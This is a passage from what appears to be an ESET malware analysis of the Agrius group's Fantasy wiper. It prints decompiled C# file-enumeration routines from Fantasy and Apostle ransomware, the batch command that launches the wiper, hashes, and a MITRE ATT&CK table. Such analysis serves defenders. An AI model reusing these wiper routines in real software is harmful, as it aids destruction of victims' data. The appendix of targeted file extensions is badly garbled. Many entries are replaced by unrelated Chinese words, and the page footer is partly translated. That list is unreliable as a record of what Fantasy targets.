            array[i] = new Thread(JobThread);
            array[i].Start();
        }
        Thread[] array2 = array;
        for (int j = 0; j < array2.Length; j++)
        {
            array2[j].Join();
        }
```


```
public void DoWork(string directoryName, string ownPath, bool isWindowsDrive, int threadCount = 2)
{
    try
    {
        GetDirectoryFileList(directoryName, ownPath);
        GetSubDirectoryFileListRecursive(directoryName, ownPath, isWindowsDrive);
        Thread[] array = new Thread[threadCount];
        for (int i = 0; i < threadCount; i++)
        {
            array[i] = new Thread(JobThread);
            array[i].Start();
        }
        Thread[] array2 = array;
        for (int j = 0; j < array2.Length; j++)
        {
            array2[j].Join();
        }
```

Figure 5. Directory listing functions from the Fantasy wiper (top, in red) and Apostle ransomware (bottom, in green)

Finally, the `GetSubDirectoryFileListRecursive` function in Figure 6 is also almost an exact copy.




```
public void GetSubDirectoryFileListRecursive(string directoryName)
{
    try
    {
        string[] directories = Directory.GetDirectories(directoryName);
        foreach (string directoryName2 in directories)
        {
            GetDirectoryFileList(directoryName2);
```



```
            GetSubDirectoryFileListRecursive(directoryName2);
        }
    }
    catch (Exception)
    {
    }
}
private void GetSubDirectoryFileListRecursive(string directoryName, string ownPath, bool isWindowsDrive)
{
    string[] directories = Directory.GetDirectories(directoryName);
    foreach (string directory in directories)
    {
        if (!isWindowsDrive || !PublicVariable.ExcludePathList.Any((string s) => directory.Contains(s)))
        {
            GetDirectoryFileList(directory, ownPath);
            try
            {
                GetSubDirectoryFileListRecursive(directory, ownPath, isWindowsDrive);
            }
            catch (Exception)
            {
            }
        }
    }
}
```

Figure 6. Recursive directory listing functions from the Fantasy wiper (top, in red) and Apostle ransomware (bottom, in green)

In addition to the code reuse, we can see remnants of the Apostle execution flow in Fantasy. In the original analysis of Apostle, SentinelOne notes that "*Proper execution of the ransomware version requires supplying it with a base64 encoded argument containing an XML of an 'RSAParameters' object. This argument is passed on and saved as the Public Key used for the encryption process and is most likely generated on a machine owned by the threat actor.*" We can see in the batch file in Figure 7, which Sandals creates on remote systems to launch Fantasy, that the same base64-encoded argument containing an XML of an `RSAParameters` object is passed to Fantasy at runtime. Fantasy, however, does not use this runtime argument.



```
C:\Windows\temp\fantasy35.exe PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0idXRmLTE2Ij8+DQo8UlNBUGFyYW1ldGVycyB4bWxuczp4
c2Q9Imh0dHA6Ly93d3cudzMub3JnLzIwMDEvWE1MU2NoZW1hIiB4bWxuczp4c2k9Imh0dHA6Ly93d3cudzMub3JnLzIwMDEvWE1MU2NoZW1hLWluc3
RhbmNlIj4NCiAgPEV4cG9uZW50PkFRQUI8L0V4cG9uZW50Pg0KICA8TW9kdWx1cz4xREhNUzBhSDRoNDRuUit6YUN4NGxLTVVhN29LQjQ2NUwycmw3
TW1yem1seTlaQXk2VnN6VXBnc2lvTGVJMkVVLzNkdkJtTDIwU0RGMEs2N1FLT0tiYS9tN3NEM3Uybk93bGdwUzgyZFhkVnlBMlFZejVIaDMwM2dBRF
JUZVd3RWErUm9aeDlDWm9YMmZoRnlnbncxQU5YL3FOc09jYTFSSVE4R3dFR1RzUm5wZFNZR0h3Z0NlKy9rRW43WTRrb3BScDRCNFpDK3paUE5URGdj
aWl2MUZHeUdXV1ZnSWNKR2lBTisrY3RFV05EVk1HOFN5Tk1vRFI0aklXTmJPVkl6OVJLeXZSV2FtL3YzaFNBWE9MMzQ5cWowUDI1VjhVN0RsTWxKVT
RVVlBlUFQ1Y0JUbkcvRHhUcjBIUUR2SnFyN2RudEdlMGkyREZEd1RjaGNjb2NnZ3c9PTwvTW9kdWx1cz4NCjwvUlNBUGFyYW1ldGVycz4=
```

```
Base64 decode of "PD94bWw..."
<?xml version="1.0" encoding="utf-16"?>
<RSAParameters xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <Exponent>AQAB</Exponent>
  <Modulus>1DHMS0aH4h44nR+zaCx4lKMUa7oKB465L2rl7Mmrzmly9ZAy6VszUpgsioLeI2EU/3dvBmL20SDF0K67QKOKba/m7sD3u2nOwlgpS82
  dXdVyA2QYz5Hh303gADRTeWwEa+RoZx9CZoX2fhFygnw1ANX/qNsOca1RIQ8GwEGTsRnpdSYGHwgCe+/kEn7Y4kopRp4B4ZC+zZPNTDgciiv1FGy
  GWWVgIcJGiAN++ctEWNDVMG8SyNMoDR4jIWNbOVIz9RKyvRWam/v3hSAXOL349qj0P25V8U7DlMlJU4UVPePT5cBTnG/DxTr0HQDvJqr7dntGe0i
  2DFDwTchccocggw==</Modulus>
</RSAParameters>
```

Figure 7. Sandals passing to Fantasy the same RSAParameters object as was used by Apostle ransomware

Conclusion

Since its discovery in 2021, Agrius has been solely focused on destructive operations. To that end, Agrius operators probably executed a supply-chain attack by targeting an Israeli software company's software updating mechanisms to deploy Fantasy, its newest wiper, to victims in Israel, Hong Kong, and South Africa. Fantasy is similar in many respects to the previous Agrius wiper, Apostle, that initially masqueraded as ransomware before being rewritten to be actual ransomware. Fantasy makes no effort to disguise itself as ransomware. Agrius operators used a new tool, Sandals, to connect remotely to systems and execute Fantasy.

> *For any inquiries about our research published on WeLiveSecurity, please contact us at threatintel@eset.com.*
> *ESET Research also offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the ESET Threat Intelligence page.*

IoCs

SHA-1	Filename	D
1A62031BBB2C3F55D44F59917FD32E4ED2041224	fantasy35.exe	M
820AD7E30B4C54692D07B29361AECD0BB14DF3BE	fantasy45.exe	M
1AAE62ACEE3C04A6728F9EDC3756FABD6E342252	host2ip.exe	C

5485C627922A71B04D4C78FBC25985CDB163313B	MiniDump.exe	M
DB11CBFFE30E0094D6DE48259C5A919C1EB57108	registry.bat	B
3228E6BC8C738781176E65EBBC0EB52020A44866	secretsdump.py	P
B3B1EDD6B80AF0CDADADD1EE1448056E6E1B3274	spchost.exe	M

MITRE ATT&CK techniques

This table was built using version 12 of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Resource Development	T1587	Develop Capabilities	Agrius builds utility tool to use during an active exploitation process.
	T1587.001	Develop Capabilities: Malware	Agrius builds custom malware including wipe (Fantasy) and lateral movement tools (Sandals).
	T1078.002	Valid Accounts: Domain Accounts	Agrius operators attempted to capture cached credentials and then use them for latera

			movement.
Initial Access	T1078.003	Valid Accounts: Local Accounts	Agrius operators attempted to use cache credentials from local accounts to gain initial access to additional systems within an internal network.
Execution	T1059.003	Command and Scripting Interpreter: Windows Command Shell	Fantasy and Sandals bo use batch files that run via the Windows command shell.
Privilege Escalation	T1134	Access Token Manipulation	Fantasy uses the `LookupPrivilegeVal` and `AdjustTokenPrivile` APIs in `advapi32.dll` grant its process token the `SeShutdownPrivileg` to reboot Windows.
Defense Evasion	T1070.006	Indicator Removal on Host: Timestomp	Agrius operators timestomped the compilation timestamp of Fantasy and Sandals.
Credential Access	T1003	OS Credential Dumping	Agrius operators used several tools to dump C credentials for use in lateral movement.
			Agrius operators used

Discovery	T1135	Network Share Discovery	Agrius operators used cached credentials to check for access to othe systems within an internal network.
Lateral Movement	T1021.002	Remote Services: SMB/Windows Admin Shares	Agrius operators used cached credentials to connect over SMB to systems within an exploited internal network.
	T1570	Lateral Tool Transfer	Agrius operators used Sandals to push batch files over SMB to other systems within an internal network.
Impact	T1485	Data Destruction	The Fantasy wiper overwrites data in files and then deletes the file
	T1561.002	Disk Wipe	Fantasy wipes the MBR of the Windows drive a attempts to wipe the O partition.
	T1561.001	Disk Wipe: Disk Content Wipe	Fantasy wipes all disk contents from non-Windows drives that ar fixed drives.
	T1529	System Shutdown/Reboot	Fantasy reboots the system after completin its disk and data wiping payloads.

Appendix

File extensions (682) targeted by Fantasy wiper when not targeting all file extensions. File extensions highlighted in yellow (68) are common filename extensions in Windows. Notably absent are file extensions `dll` and `sys`.

$$$	blend	drw	jsp	nyf	quals
$db	blend1	dsb	kb2	oab	quicke
001	blend2	dss	kbx	obj	quicke
002	blob	dtd	kc2	obk	quicke
003	bm3	dwg	kdb	odb	quicke
113	bmk	dxb	kdbx	odc	qv~
3dm	bookexport	dxf	kdc	odf	r3d
3ds	bpa	dxg	key	odg	raf

3fr	bpb	em1	kf	odm	rar
3g2	bpm	epk	kpdx	odp	rat
3gp	bpn	eps	layout	ods	raw
3pr	bps	erbsql	lbf	odt	rb
73b	bpw	erf	lcb	oeb	rbc
7z	bsa	esm	ldabak	ogg	rbf
__a	bup	exe	litemod	oil	rbk
__b	c	exf	llx	old	rbs
ab	caa	fbc	lnk	onepkg	rdb
ab4	cas	fbf	ltx	orf	re4
aba	cbk	fbk	lua	ori	rgss3a
abbu	cbs	fbu	lvl	orig	rim
abf	cbu	fbw	m	ost	rm
abk	cdf	fdb	m2	otg	rmbak
abu	cdr	ff	m3u	oth	rmgb
abu1	cdr3	ffd	m4a	otp	rofl
accdb	cdr4	fff	m4v	ots	rrr

accde	cdr5	fh	map	ott	rtf
accdr	cdr6	fhd	max	oyx	rw2
accdt	cdrw	fhf	mbf	p12	rwl
ach	cdx	fla	mbk	p7b	rwz
acp	ce2	flat	mbw	p7c	s3db
acr	cel	flka	mcmeta	pab	safenc
act	cenon~	flkb	mdb	pages	sas7bc
adb	cer	flv	mdbackup	pak	sav
adi	cfp	fmb	mdc	paq	say
ads	cfr	forge	mddata	pas	sb
aea	cgm	fos	mdf	pat	sbb
afi	cib	fpk	mdinfo	pba	sbs
agdl	ck9	fpsx	mef	pbb	sbu
ai	class	fpx	mem	pbd	sdO
ait	cls	fsh	menu	pbf	sda
al	cmf	ftmb	mfw	pbj	sdc
apj	cmt	ful	mig	pbl	sdf
apk	config	fwbackup	mkv	pbx5script	sid

arc	cpi	fxg	mlx	pbxscript	sidd
arch00	cpp	fza	mmw	pcd	sidn
arw	cr2	fzb	moneywell	pct	sie
as4	craw	gb1	mos	pdb	sim
asd	crds	gb2	mov	pdd	sis
asf	crt	gbp	mp3	pdf	skb
ashbak	crw	gdb	mp4	pef	sldm
asm	cs	gho	mpb	pem	sldx
asmx	csd	ghs	mpeg	pfi	可持续
ASP	西施	灰色的	英里/加仑	PFX	锡林
ASPX	中超	灰色的	mpqge	php	中小企
资产	客户服务管理	格里	MRW	php5	SN1
阿斯旺	CSS	GS-BCK	先生参考文献	html	SN2
阿斯旺	数据集	广州	味精	PK7	国民经
阿斯克斯	d3dbsp	H	微星	PK通行证	社交网

吃	达0	HBK	微量模拟	PL	SNX
阿蒂	达克	香港数据库	MV_	可编程控制器	防晒指
视频	达斯	港行	米德	可编程控制器	斯普格
工作组	短跑	高压气	我的笔记备份	PNG	SPI
巴6	达吉普	高压泵	NB7	锅	斯普斯
巴7	D b	哈特姆	NBA	波特姆	sqb
巴8	数据库杂志	html1	恩巴克	波特克斯	sql
巴9	数据库0	html	NBD	聚丙烯酰胺	sqlite
巴克	数据库3	高电压	NBD	聚苯硫醚	sqlite3
后退	数据库管理员	银行	NBF	ppsm	sqlite数
备份	数据库文件	IBD	恩比	PPSX	SR2
备份1	数据库	国际银行	NBK	PPT	srf
备份数据库	数据库系统	伊布兹	国家统计局	PPTM	SR
巴克	数据库	ICBU	恩布	PPTX	srt

巴克2	直流2	ICF	NCF	pqb 备份	苏维埃
巴克3	直流电阻	icxs	恩科	脉冲频率	圣4
巴克斯	直流电	idx	ND	prv	6号
巴克~	滴滴	投资基金	恩达	附注	ST7
银行	数据文件	智商	NDD	PSA	ST8
酒吧	DDRW	注册会计师	内夫	安全3	标准
蝙蝠	数据传输系统	因德	国家银行	PSD	STG
湾	德	指数	近场通信	相移键控	科学技
bbb	德斯	进行中	NK2	图像	斯沃
BBZ	描述	IPD	不	太平洋标准时间	斯特克
BC6	设计	异	诺伊	PTB	麦粒肿
BC7	dgc	信息技术数据库	NPF	点阵	和
黑板	暗淡	国际运输公司	NPS	PVC	SV$
巴克普	分区	伊特姆	恩尔巴克	PVHD	SV2i

体细胞	DIY	静脉注射	NRS	py	svg
数据库	DJVU	国际妇女节	北威州	库巴	swf
最好的朋友	数据管理平台	毛利人	NS2	qbb	sxc
背景	脱氧核糖核酸	j01	NS3	qbk	sxd
比夫	dng	罐	NS4	质量管理	sxg
比夫克斯	文档	爪哇	NSD	qbmb	西西
大的	文档	杰博克	国家科学基金会	质量弹道导弹	sxm
比克	文档	杰德克	NSG	qbr	sxw
背景1	点	杰帕	纳什	qbw	同步数
巴克西	点	杰佩	恩特尔	qbx	t12
巴克夫	点x	JPEG	新世界银行	qby	t13
巴克普	多夫	.jpg	努巴克	qdf	柏油
巴库普	DPB	太平绅士	NX2	奇克	税
博克兹	德夫	js	恩克斯尔	qsf	TBK

让我们
为您提供最新信息

订阅我们的时事通讯

您的电子邮件地址

乌克兰危机通讯

定期每周通讯

订阅

相关文章

ESET 研究，威胁报告

ESET 威胁报告 2023 年下半年

ESET研究

ESET 研究播客：尼安德特人、猛犸象和 Telekopye

ESET研究

OilRig 使用云服务驱动的下载器进行持续攻击

讨论

What do you think?

0 Responses

👍 Upvote 😝 Funny 😍 Love

😯 Surprised 😤 Angry 😢 Sad

0 Comments 1 **Login ▾**

Start the discussion…

LOG IN WITH

OR SIGN UP WITH DISQUS ?

Name

♡ **Share** **Best** **Newest** **Oldest**

Be the first to comment.

welivesecurity™ BY eset

来自 ESET 安全社区的获奖新闻、观点和见解

关于我们

埃塞特

联系我们

隐私政策

法律信息

管理 Cookie

RSS订阅